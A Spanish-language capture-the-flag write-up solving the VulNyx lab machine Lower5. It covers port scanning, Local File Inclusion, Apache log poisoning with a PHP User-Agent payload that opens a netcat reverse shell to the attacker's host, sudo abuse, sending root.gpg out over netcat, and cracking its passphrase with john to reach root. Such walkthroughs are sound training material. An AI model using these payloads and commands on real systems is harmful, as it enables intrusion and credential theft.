VulNyx - Lower5
Information
Synopsis

Lower5 es una máquina Linux en la que, durante la fase de enumeración, identifico una vulnerabilidad Local File Inclusion (LFI) en el sitio web. Aprovechando esta vulnerabilidad, consigo acceder a los registros (logs) de Apache e inyecto código PHP mediante la cabecera User-Agent, lo que me permite obtener ejecución remota de comandos (RCE) y conseguir acceso inicial al sistema. Para la escalada de privilegios, identifico un gestor de credenciales llamado pass. Tras obtener la passphrase necesaria para acceder al almacén de credenciales, recupero las credenciales del usuario root y consigo acceso privilegiado al sistema.
Card
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 11:17 CEST
Nmap scan report for 192.168.1.56
Host is up (0.0016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
❯ nmap -sVC -p22,80 192.168.1.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 11:18 CEST
Nmap scan report for 192.168.1.56
Host is up (0.00037s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: vTeam a Corporate Multipurpose Free Bootstrap Responsive template
Shell (www-data)
80/TCP (HTTP)
Site

Parece que page.php incluye mediante un parámetro la página about.html.

Local File Inclusion (LFI)
Files Fuzzing
❯ wfuzz -c -w /opt/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt -u "http://192.168.1.56/page.php?inc=FUZZ" --hh=52 2>/dev/null
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.56/page.php?inc=FUZZ
Total requests: 922

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000252:   200        22 L     26 W       1051 Ch     "/etc/passwd"
000000643:   200        89202    1070875    11751193    "/var/log/apache2/access.log"
Desde el LFI consigo leer los archivos /etc/passwd y /var/log/apache2/access.log.
❯ curl -sX GET "http://192.168.1.56/page.php?inc=/etc/passwd" | grep "sh$"
root:x:0:0:root:/root:/bin/bash
low:x:1000:1000:low:/home/low:/bin/bash
❯ curl -sX GET "http://192.168.1.56/page.php?inc=/var/log/apache2/access.log" | head -n5
192.168.1.10 - - [10/Apr/2025:11:18:11 +0200] "GET / HTTP/1.0" 200 11884 "-" "-"
192.168.1.10 - - [10/Apr/2025:11:18:11 +0200] "GET /.git/HEAD HTTP/1.1" 404 454 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.1.10 - - [10/Apr/2025:11:18:11 +0200] "GET /nmaplowercheck1744276692 HTTP/1.1" 404 454 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.1.10 - - [10/Apr/2025:11:18:11 +0200] "GET / HTTP/1.1" 200 11925 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
Log Poisoning
Reverse Shell
Trato de inyectar una reverse shell en el archivo log desde el User-Agent.
curl -s -H "User-Agent: <?php system('busybox nc 192.168.1.10 443 -e /bin/sh'); ?>" "http://192.168.1.56/"
Al refrescar la página obtengo la shell como usuario www-data.
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.56] 37158
id ; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
lower5
Shell (low)
Enumeration
Sudo
El usuario www-data puede ejecutar como low el binario bash con sudo.
www-data@lower5:/$ sudo -l
Matching Defaults entries for www-data on lower5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User www-data may run the following commands on lower5:
    (low) NOPASSWD: /usr/bin/bash
Abuse
Binary (bash)
Me convierto en usuario low abusando del privilegio.
www-data@lower5:/$ sudo -u low /usr/bin/bash -i
low@lower5:/$ id ; hostname
uid=1000(low) gid=1000(low) groups=1000(low)
lower5
Privilege Escalation
Enumeration
Sudo
El usuario low puede ejecutar como root el binario pass con sudo.
low@lower5:/$ sudo -l
Matching Defaults entries for low on lower5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User low may run the following commands on lower5:
    (root) NOPASSWD: /usr/bin/pass
Al lanzar el gestor de credenciales pass veo una entrada llamada root/password.
low@lower5:/$ sudo -u root /usr/bin/pass
Password Store
`-- root
    `-- password
Al intentar acceder a root/password existe un passphrase.
low@lower5:/$ sudo -u root /usr/bin/pass root/password
┌───────────────────────────────────────────────────────────────┐
│ Please enter the passphrase to unlock the OpenPGP secret key: │
│ "administrator (password) <admin@lower5.nyx>"                 │
│ 1024-bit RSA key, ID E70EBB1C2CFFB642,                        │
│ created 2025-04-09 (main key ID 9AD17885DA2449A1).            │
│                                                               │
│                                                               │
│ Passphrase: _________________________________________________ │
│                                                               │
│         <OK>                                   <Cancel>       │
└───────────────────────────────────────────────────────────────┘
En el home del usuario low existe un archivo llamado root.gpg.
low@lower5:~$ ls -l
total 8
-rw------- 1 low low 1479 Apr  9 12:56 root.gpg
File Transfer
Transfiero el archivo root.gpg a mi máquina local.
low@lower5:~$ nc 192.168.1.10 1234 < root.gpg
low@lower5:~$ md5sum root.gpg
b553b40c9c130572cadff8118766ff5c  root.gpg
❯ nc -lvnp 1234 > root.gpg
listening on [any] 1234 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.56] 51942
^C
❯ md5sum root.gpg
b553b40c9c130572cadff8118766ff5c  root.gpg
Abuse
Cracking (GPG File)
Obtengo con john el password Password1 del archivo root.gpg.
❯ gpg2john root.gpg > hash
File root.gpg

❯ john --wordlist=/opt/techyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (administrator)
Binary (pass)
Accedo de nuevo con pass con el passphrase y obtengo un password.
┌───────────────────────────────────────────────────────────────┐
│ Please enter the passphrase to unlock the OpenPGP secret key: │
│ "administrator (password) <admin@lower5.nyx>"                 │
│ 1024-bit RSA key, ID E70EBB1C2CFFB642,                        │
│ created 2025-04-09 (main key ID 9AD17885DA2449A1).            │
│                                                               │
│                                                               │
│ Passphrase: *********________________________________________ │
│                                                               │
│         <OK>                                   <Cancel>       │
└───────────────────────────────────────────────────────────────┘
low@lower5:~$ sudo -u root /usr/bin/pass root/password
r00tP@zzW0rD123
Me convierto en usuario root con las credenciales obtenidas.
low@lower5:~$ su - root
Password:
root@lower5:~# id ; hostname
uid=0(root) gid=0(root) grupos=0(root)
lower5
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt.
root@lower5:~# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
008c****************************
30a7****************************
Hasta aquí la resolución de la máquina Lower5 de VulNyx.
Happy Hacking! 🙂